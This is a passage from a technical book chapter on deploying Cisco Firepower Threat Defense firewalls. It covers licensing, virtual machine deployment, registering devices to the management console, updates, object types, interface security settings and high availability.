AU6 If you use an On-Premises Smart License server, there are a few other steps. You will first need to go to Settings ➤ Integration and see the Smart Software Satellite Configuration screen.



Figure 21-4. *On-Prem license server*

Use `https://FQDN_or_hostname_of_Satellite/Transportgateway/services/DeviceRequestHandler` as the URL. It will ask for a certificate. The certificate is not the certificate of the license manager. It is a special certificate. At the time of this writing, it is available at http://www.cisco.com/security/pki/certs/clrca.cer.

Deploy the Threat Defense Virtual Machines

The process for deploying the OVF for the Threat Defense virtual machines is mostly the same as with the FMC. The difference is on the Select networks and Customize template pages.

On the Select networks page, you associate the interfaces with port groups. The Management0-0 interface is typically in the same port group as the FMC management interface. The GigabitEthernet0-# associates with data interfaces on the FTD device. Don't worry about it if you don't need that many interfaces. You can remove them after deploying.

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

Figure 21-5. *Select networks*



Figure 21-6. *Customize template for FTD*

The Customize template page has the same information as with the FMC, but it includes extra fields to allow you to configure registration to the FMC during deployment. In our example, we will manually register the device to the FMC.

Networking Requirements

Cisco recommends using SR-IOV for the network adapters used by the virtual FTD devices. Many of us do not have labs that support SR-IOV, or it is not practical to use it. If you do not use SR-IOV, you may need to allow promiscuous mode on your virtual port group for the firewall interfaces.

Stand-Alone Firepower Threat Defense Appliances

If your organization is so small that you only need a single firewall, you probably don't need the functionality of the full Firepower Management Console. Until recently, the virtual firewalls could only be managed using the FMC. In FTD 6.4 and above, there is local management, and the capabilities of local management are improving with each release.



Figure 21-7. *Stand-alone setup wizard*

When you log into a standalone FTD for the first time, it will present you with a setup wizard. The defaults are to automatically get an address from the outside interface, block unsolicited outside traffic, and allow traffic from the inside. This is like the defaults for small office and home office appliances.

As you go through the wizard, you are given the option to make the FTD stand-alone or to manage it through the cloud with CDO. If you select CDO, it will ask for information to connect to CDO.



Figure 21-8. *Stand-alone or CDO*

If you choose stand-alone, it will suggest that you configure your policies. We will discuss policies using the FMC. In the FMC and FTD version 6.6, the capabilities are similar. In older versions, the stand-alone version is more limited.

Adding Devices to the FMC

The first step in adding devices to the FMC is to allow the FTD to talk to it. If you did this when you deployed the virtual machine, you don't need to do it again. If you are using an FTD 4000 or 9000 series, you may have done it when creating the container. We will discuss containers later.

In other cases, we need to use the command line to configure the manager. Once we configure the manager on the command line, the local web interface will stop working.

```
> configure manager add 172.20.1.27 cisco

If you enabled any feature licenses, you must disable them in Firepower Device M
anager before deleting the local manager.
Otherwise, those licenses remain assigned to the device in Cisco Smart Software
Manager.
Do you want to continue[yes/no]:yes
```

Figure 21-9. *Configure FTD for FMC management*

Use the line configure manager add <manager IP> <key> to allow an FTD device to be managed by the FMC. The key is a registration key. It is always best practice to use complex keys, but it will only be used for initial registration. We are using "cisco" as the key for simplicity.

To finish adding a device, go to the FMC and browse to Devices ➤ Device Management. Then click the Add button, and then select Device. Optionally, you can create groups to help organize your devices.



Figure 21-10. *Register a device*

Provide the IP address or hostname of the FTD device. Use the registration key you configured on the FTD. Select the licenses you will use. For demonstration purposes, we are using all licenses for this device. You must configure an access control policy here. In this example, I created a blank policy for network discovery. We will cover this in the "Access Policies" section. After entering all the information, click Register and wait for it to complete. AU7

Updating and Patching

Before going operational, you should patch the FMC and managed FTDs using the recommended release.

Click the settings gear in the top right, and then click Updates. There are three categories of updates: Product, Rule, and Geolocation. For initial deployment, we are concerned with Product Updates.



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Figure 21-11. *Product Updates*

You have a choice of uploading updates from your local computer or downloading updates from Cisco. When you download from Cisco, you will get patches, but not major version changes. If you upload updates, you will upload the updated TAR file you downloaded from Cisco.

Once the files are on the FMC, you can click the button to install them on the platforms. It is best practice to update the FMC first and then update the managed FTDs. Upgrades will cause the systems to reboot. During initial configuration, it isn't a problem to reboot firewalls. In production, you should have high availability configured.

Rule and Geolocation Updates and Scheduling

Product Updates cause reboots. Most administrators will only update products during outage windows, and they will watch the system to make sure everything comes up correctly. Rule and Geolocation Updates are less risky and are often scheduled.

Even though intrusion signature rule updates can be scheduled, you might not want to automatically deploy rules. The deployment of rules can cause a brief outage.



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Figure 21-12. *Rule Updates*

Geolocation Updates do not have the same issue as intrusion signatures. They can be safely installed using automatic updates.

Objects Overview

The Firepower system has several types of objects. In most cases, we will discuss them in the context of the configuration task. At a minimum, we need to introduce the concept of objects before we continue. AU8

An object is something you define for later use. Policies reference objects. You can change the value of objects, and the policies will inherit the change. Just because you have an object defined does not mean that it is used anywhere.

In most deployments, you will not touch a large proportion of the available object types. We will limit our discussion to providing an overview of the most common objects.

To look at the available object types, browse to Objects ➤ Object Management.

Access List

The access lists in this section are not used in the access control policies. Even though there are other uses, the most common place to use access lists is with VPN configurations. The access list is used with posturing redirection.

We will not be covering access list objects further in this book. They are only mentioned so we can clarify that they are not the same as access lists used in access control policies.

Address Pools

Address pools are commonly used with remote access VPNs. We will revisit this in the "Virtual Private Networks" section. AU9

DNS Server Group

A common use of DNS Server Group objects is to configure DNS to VPN users.

FlexConfig

We have a brief section on FlexConfig later in this chapter. Firepower is the combination of ASA and Sourcefire IPS. The interface is based on Sourcefire's Defense Center. Not all ASA configuration is integrated into the interface yet. FlexConfig is a workaround. It allows you to push ASA configuration to the FTDs for options that aren't supported in the graphical interface.

Interface

Firepower is a zone-based system. The interfaces defined under Object Management are zones. When we configure our devices, we add the device interfaces to zones. If a zone hasn't been pre-created, we can create it when setting up a device.

FMC is designed as a distributed system. You can have interfaces from more than one device in the same zone, and then you can configure access rules based on the zone. AU10

Network

The network objects are the heart of access control policies and a few other policies. Networks can be defined as hosts, ranges, or FQDNs. The networks can be organized in groups, and the groups can be nested. Even though you can create network objects on the fly when editing policies, it is best practice to pre-stage network object groups.

PKI

PKI, or Public Key Infrastructure, contains information about certificate authorities that you can trust and information about certificate enrollment. Configuring certificates in this section does not mean they are used anywhere. PKI configuration on Firepower is slightly different than what you have encountered on other systems. It is a common source of confusion.

We cover PKI in more depth in the "Virtual Private Networks" section.

Port

Port objects define ranges and groups of ports that you use in access control policies. Port objects are not necessarily ports. The objects can include protocols other than TCP or UDP. A limitation of port groups is that they cannot be nested. That means you can't have a port group inside another port group.

RADIUS Server Group

This object defines RADIUS servers that will be used with VPN and similar configurations. This object is not used when the FMC itself uses RADIUS for administrative authentication.

URL

URL objects are used when filtering by URL. We will cover this briefly in the "Access Policies" section.

Variable Set

Variable sets are primarily used to supply variables to intrusion detection rules.

VPN

Most reusable VPN settings are configured under this object. When we configure VPNs later in the chapter, we will define these objects and then reference them in the VPN configuration.

Device Configuration Overview

After adding an FTD device to the FMC, you need to provide the configuration. By default, the interfaces on a new FTD device will be disabled and not configured.

Browse to Devices ➤ Device Management. Click the pencil by the device you want to edit. Click the Interfaces tab. Click the pencil for the interface you want to configure. Give the interface a name and enable it. Add it to a zone. If you haven't created any zones, pick New in the dropdown and define a new zone.



Figure 21-13. *Interface zone configuration*

207 Notice the Propagate Security Group Tag checkbox. We will loop back to that later.
208 When you click the IPv4 tab, you will see an option to configure using either Static, DHCP, or PPPoE.



Figure 21-14. *IPv4 configuration*

209 The Advanced tab allows you to add some security controls.

Good access rules are not effective if it's easy to impersonate the characteristics that the access rules look for. Anti-spoofing helps protect against impersonation attempts. There are numerous programs to generate packets with any chosen MAC and IP addresses with valid payloads; therefore, the ability to impersonate traffic is not difficult, but thanks to a concept called scoping, we can determine the scopes or zones from which certain types of traffic originate. For example, if 192.168.16.0/24 is used in the DMZ, it should not be present as source in the ingress of the Inside zone interface but rather only on the egress of the Inside zone interface. In other words, packets from any source in the DMZ should not be entering the inside interface as source but rather as destination.



Figure 21-15. *Anti-spoofing and fragmentation*

When considering fragmentation and firewalls, the most secure policy is not to fragment at the firewall. This is for two reasons: (a) it consumes resources from the firewall that could be dedicated to inspecting and/or normalizing traffic, and (b) it enables fragmentation-based firewall evasion techniques. For these reasons, it is best if you can avoid fragmentation at the firewall.

Field	Meaning
Size	Interface IP reassembly queue size.
Chain length	Max number of IP fragments per fragmented transport PDU.
Timeout	Time to wait for the fragment reassembly.

To disable fragmentation for an interface, set the maximum chain size to 1. If that isn't practical at your organization, it is best practice to configure your network to minimize fragmentation as much as possible.

High Availability

High availability is important for minimizing outages. The primary type of high availability supported on Firepower is active/passive failover. It is not much different than with the legacy ASA firewalls.

To configure failover, start with two identical Firepower Threat Defense appliances added to the FMC. They should be cabled identically and have the same version of Threat Defense operating system. The secondary device does not need to have any configuration or licenses assigned. It will inherit those from the primary appliance. The appliances need to have at least one connection for failover and state traffic. You can use the same connection, if there isn't too much state traffic to saturate the link. The failover link is used to sync configuration, and the stateful failover link is used to sync application content between peers. There should not be any pending deployments. If there are any pending deployments, it is best practice to push them to the device before creating the HA pair.



Figure 21-16. *Deploy changes to FTD*

After verifying cabling and FTD versions, go to Devices and click Add ➤ High Availability.



Figure 21-17. *Add ➤ High Availability*

Create a name for the pair and select Firepower Threat Defense as the device type. Make sure you pick the correct firewall as the primary peer. The configuration from the primary will be pushed to the Secondary. If the existing configuration is on the firewall selected as secondary, it will be overwritten.

